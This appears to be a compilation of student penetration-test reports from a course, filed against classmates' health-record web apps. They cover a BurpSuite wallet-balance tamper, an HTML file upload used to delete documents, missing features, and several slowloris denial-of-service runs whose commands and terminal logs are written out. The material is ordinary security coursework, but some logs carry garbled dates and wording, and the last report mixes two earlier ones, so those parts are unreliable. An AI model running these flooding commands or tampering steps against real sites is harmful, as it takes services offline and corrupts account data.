

REPORT 1 (Group 30)

Vulnerability type:

Integrity Violation

Steps to reproduce

Enter amount 0 in Add amount to wallet.

Capture the packet in BurpSuite and modify 1000 to 15000

The change will be reflected in your profile on logging in again



Proof of concept

On modifying the packet in BurpSuite, my wallet balance increased.

Impact

Anyone can change his balance by intercepting the packets

Screenshots



REPORT 2 (Group 35)

Vulnerability type:

DoS

Steps to reproduce

I used the python library slowloris to send requests from multiple sockets of my kali machine. I saw using nmap that port 80 (for HTTP) and port 443 (for HTTPS) were open for requests. Hence, I used around 1000-2000 of my sockets to send requests using these commands:
slowloris -s 2000 -p 80 192.168.3.104 slowloris -s 2000 -p 443 192.168.3.104

After this I tried to access the website but was unsuccessful



Proof of concept

The system does not check for multiple requests from the same IP and gets flooded with requests. This makes the system unavailable for genuine requests

Impact

This vulnerability makes the system unavailable to be accessed by others for genuine requests. I have checked from my laptop's browser(safari) and from my VM's browser(Mozilla), the website is unavailable to furnish genuine requests.

Screenshots



REPORT 3 (Group 18)

Vulnerability type:

CSRF

Steps to reproduce

You can upload any html document. I exploited this by entering an HTML code to delete file


Proof of concept

I first uploaded a file sample.pdf named Sample Doc (as in screenshots). Then uploaded an HTML file named 'For Attacking'. If I click the Fetch Button for that, the HTML file is executed and I put a copy of their own documents page but with many more junk documents. I even added an option 'Attacked' which when clicked would delete the 'Sample Doc' file

Impact

It is a very bad vulnerability which can be exploited in a very bad sense as there is no check in the type of file that can be uploaded.

Screenshots



REPORT 4 (Group 45)

Vulnerability type:

Feature Bug

Steps to reproduce

Click on Services>Insurance --> No functionality; No functionality for hospitals. Uploading PDFs makes no sense as doctor cannot see it


Proof of concept

Clicking on insurance leads nowhere. No response on selecting the hospital. No point of uploading PDFs as the doctor cannot see appointments allotted to him/her

Impact

Major things not implemented

Screenshots



REPORT 5 (Group 5)

Vulnerability type:

Feature Bug

Steps to reproduce

Login using given sample credentials, see no option to upload


Proof of concept

No functionality to upload documents, payment system, sharing docs with organisations

Impact

Functionality Not implemented

Screenshots



REPORT 6 (Group 5)

Vulnerability type:

DoS

Steps to reproduce

Run the command: slowloris -s 6000 -p 443 192.168.2.237

Website is down on accessing it.



Proof of concept

The website goes down for usage by others as many connections are attempted on the site.

Impact

Makes the website unavailable to others during the attack

Screenshots



REPORT 7 (Group 32)

Vulnerability type:

DoS

Steps to reproduce

I used python's slow loris tool to send more than 10000 connections at regular interval using the command: slowloris -s 6000 -p 443 192.168.3.50. I attacked both port 80 and port 443.


Proof of concept

I tried to access the website from 2 websites, but it was not accessible. Attached are screenshots. This happens as the website does not block multiple request from the same IP and its overused.

Impact

It can hamper the availability of the website for other legitimate users.

Screenshots



```
visheshrangwani — slowloris -s 6000 -p 443 192.168.3.50 — 8...
...443 192.168.3.50 ...80 192.168.3.50 ...192.168.3.50 + [visheshrangwani@visheshs-MacBook-Air ~ % slowloris -s 2000 -p 443 192.168.3.50
[01-12-2022 20:44:39] Attacking 192.168.3.50 with 2000 sockets.
[01-12-2022 20:44:39] Creating sockets...
[01-12-2022 20:44:57] Sending keep-alive headers...
[01-12-2022 20:44:57] Socket count: 6
[01-12-2022 20:44:57] Creating 1994 new sockets...
^[[01-12-2022 20:45:11] Stopping Slowloris
visheshrangwani@visheshs-MacBook-Air ~ % slowloris -s 6000 -p 443 192.168.3.50
[01-12-2022 20:45:16] Attacking 192.168.3.50 with 6000 sockets.
[01-12-2022 20:45:16] Creating sockets...
[01-12-2022 20:46:14] Sending keep-alive headers...
[01-12-2022 20:46:14] Socket count: 253
[01-12-2022 20:46:14] Creating 5747 new sockets...
[01-12-2022 20:46:29] Sending keep-alive headers...
[01-12-2022 20:46:29] Socket count: 253
[01-12-2022 20:46:29] Creating 5747 new sockets...
[01-12-2022 20:46:44] Sending keep-alive headers...
[01-12-2022 20:46:44] Socket count: 253
[01-12-2022 20:46:45] Creating 5826 new sockets...
[01-12-2022 20:47:07] Sending keep-alive headers...
[01-12-2022 20:47:07] Socket count: 253
[01-12-2022 20:47:07] Creating 5794 new sockets...
[01-12-2022 20:47:28] Sending keep-alive headers...
```

REPORT 8 (Group 29)

Vulnerability type:

Feature Bug

Steps to reproduce

One has to sign the document using own private given during login. Automatic verification does not take place. Also document signed by the user, not admin

Proof of concept

Screenshot added regarding self signing.

Impact

A user can himself sign malicious document

Screenshots

Document Name	Shared With Doctors	Shared With Organizations	Valid	Sign
test			True	sign
test2			False	sign

REPORT 9 (Group 29)

Vulnerability type:

DoS

Steps to reproduce

Download the python's slowloris library and run this command on 2 terminals: slowloris -s 6000 -p 443 192.168.3.47


Proof of concept

After running the command, the website is unreachable during the DoS attack. Screenshots from 2 different browsers attached.

Impact

The website is unavailable for legitimate users and services are shut

Screenshots



REPORT 10 (Group 29)

Vulnerability type:

CSRF

Steps to reproduce

Upload an HTML file with the desired code. It will be uploaded. Since I was unable to view the DoC even after sharing with Hospital1, as that functionality isn't uploaded, otherwise the uploaded doc's script would have run on viewing the doc.


Proof of concept

As shown in BurpSuite screenshot attached, I was able to upload an html file, which would have run (tried on other systems with functionality implemented).

Impact

Uploading an HTML file means an attacker can execute any HTML code and even Javascript code under <script> tag and can get or manipulate a lot of data such as deleting certain files, changing adding links to redirect the users and a lot more.

Screenshots



The screenshot shows the Burp Suite interface with the following details:

- HTTP History Tab:** Shows a list of 166 requests. The last few requests are:
 - POST /document/sign (Status: 200, Response: "Document sign")
 - GET /document/share (Status: 200, Response: "Document Delete")
 - GET /document/add (Status: 503, Response: "503 Service Unavailable")
 - GET /document/add (Status: 200, Response: "Document sign")
- Request Panel:** Displays the raw request sent to the server. It includes a multipart form-data boundary and a csrf token parameter named "csrfidleveretoken".

```
Content-Type: multipart/form-data; boundary=-----16793156413110064914616822922
Content-Length: 229
-----16793156413110064914616822922
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Tte: trailers
Connection: close
-----16793156413110064914616822922
Content-Disposition: form-data; name="csrfidleveretoken"
test2
-----16793156413110064914616822922
Content-Disposition: form-data; name="name"
Content-Disposition: form-data; name="file"; filename="test.html"
Content-Type: text/html
-----16793156413110064914616822922
Content-Disposition: form-data; name="review-form" successcallback=""
method="POST" name="review-form" successcallback=""
action="127.0.0.1:8080/WebGoat/csrf/review">
<input class="hidden" id="reviewText" name="reviewText" type="text">
```
- Response Panel:** Displays the raw response received from the server. It includes a refresh header and a success message.

```
HTTP/1.1 200 OK
Date: Sat, 03 Dec 2022 17:22:54 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Firefox-Spdy: 3.1
Vary: Cookie,Accept-Encoding
X-Content-Type-Options: nosniff
Referer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 279
-----16793156413110064914616822922
<html>
<head>
<title>
    Document upload
</title>
<meta http-equiv="refresh" content="url=/patient/dashboard" />
</head>
<body>
<div class="container">
    <h2>
        Document uploaded successfully
    </h2>
    <p>
        <a href="/">
            Home page redirect
    </p>
</div>
</body>
</html>
```
- Inspector Panel:** Shows the selected text "test.html" in the "Selected text" field.

REPORT 11 (Group 1)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command:
slowloris -s 6000 -p 443 192.168.3.103 on multiple terminals. Also on port 80


Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots



```
[*] slowloris -s 6000 -p 80 192.168.3.103
[*] slowloris -s 6000 -p 443 192.168.3.103
[04-12-28 22:01:47] Creating sockets...
[04-12-28 22:01:47] Sending keep-alive headers...
[04-12-28 22:01:48] Socket count: 0
[04-12-28 22:01:51] Creating 6000 new sockets...
[04-12-28 22:01:51] Sending keep-alive headers...
[04-12-28 22:01:54] Socket count: 0
[04-12-28 22:01:57] Creating 6000 new sockets...
[04-12-28 22:01:57] Sending keep-alive headers...
[04-12-28 22:01:59] Socket count: 0
[04-12-28 22:01:29] Creating 6000 new sockets...
[04-12-28 22:01:29] Sending keep-alive headers...
[04-12-28 22:01:43] Socket count: 0
[04-12-28 22:01:43] Creating 6000 new sockets...
[04-12-28 22:01:43] Sending keep-alive headers...
[*] vishesh@vishesh-MacBook-Air: ~ % slowloris -s 6000 -p 443 192.168.3.103
[*] slowloris -s 6000 -p 443 192.168.3.103
[04-12-28 22:01:47] Creating sockets...
[04-12-28 22:01:47] Protecting 192.168.3.103 with 6000 sockets.
[04-12-28 22:01:54] Socket count: 0
[04-12-28 22:01:58] Sending keep-alive headers...
[04-12-28 22:01:58] Creating 5255 new sockets...
[04-12-28 22:01:59] Socket count: 5255
[04-12-28 22:01:59] Creating 5255 new sockets...
[04-12-28 22:01:59] Sending keep-alive headers...
[04-12-28 22:01:59] Creating 5245 new sockets...
[04-12-28 22:01:59] Socket count: 2556
[04-12-28 22:01:43] Creating 6000 new sockets...
[04-12-28 22:01:43] Sending keep-alive headers...
```

REPORT 12 (Group 2)

Vulnerability type:

DoS

Steps to reproduce

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 6000 -p 443 192.168.2.234 on multiple terminals. Also on port 80


Proof of concept

The site becomes unavailable during the attack. Attached screenshots of 2 browsers.

Impact

The site becomes unavailable for legitimate users, hence defeating the purpose of the site.

Screenshots



```
visheshrangwani@visheshs-MacBook-Air ~ % slowloris -s 6000 -p 443 192.168.2.234 -- 112x30
~ -- slowloris -s 6000 -p 443 192.168.2.234 ... ~ -- slowloris -s 6000 -p 443 192.168.2.234 ...
^CTraceback (most recent call last):
  File "/Library/Frameworks/Python.framework/Versions/3.10/bin/slowloris", line 8, in <module>
    sys.exit(main())
  File "/Library/Frameworks/Python.framework/Versions/3.10/lib/python3.10/site-packages/slowloris.py", line 233,
in main
    time.sleep(args.sleeptime)
KeyboardInterrupt

[visheshrangwani@visheshs-MacBook-Air ~ % slowloris -s 6000 -p 443 192.168.2.234
[04-12-2022 02:37:42] Attacking 192.168.2.234 with 6000 sockets.
[04-12-2022 02:37:42] Creating sockets...
[04-12-2022 02:38:03] Sending keep-alive headers...
[04-12-2022 02:38:03] Socket count: 2557
[04-12-2022 02:38:03] Creating new sockets...
[04-12-2022 02:38:03] Sending keep-alive headers...
[04-12-2022 02:38:03] Socket count: 2556
[04-12-2022 02:38:35] Creating 4942 new sockets...
[04-12-2022 02:39:05] Sending keep-alive headers...
[04-12-2022 02:39:05] Socket count: 2556
[04-12-2022 02:39:05] Creating 4478 new sockets...
[04-12-2022 02:39:31] Sending keep-alive headers...
[04-12-2022 02:39:31] Socket count: 2556
[04-12-2022 02:39:31] Creating 5135 new sockets...
[04-12-2022 02:40:02] Sending keep-alive headers...
[04-12-2022 02:40:02] Socket count: 2556
[04-12-2022 02:40:02] Creating 4881 new sockets...
[04-12-2022 02:40:31] Sending keep-alive headers...
[04-12-2022 02:40:31] Socket count: 2556
[04-12-2022 02:40:31] Creating 5175 new sockets...
```

REPORT 13 (Group 3)

Vulnerability type:

DoS attack using SlowLoris module of python. Install SlowLoris module and run the command: slowloris -s 6000 -p 443 192.168.2.235 on multiple terminals. Also on port 80

Steps to reproduce

Enter amount 0 in Add amount to wallet.

Capture the packet in BurpSuite and modify 1000 to 15000

The change will be reflected in your profile on logging in again

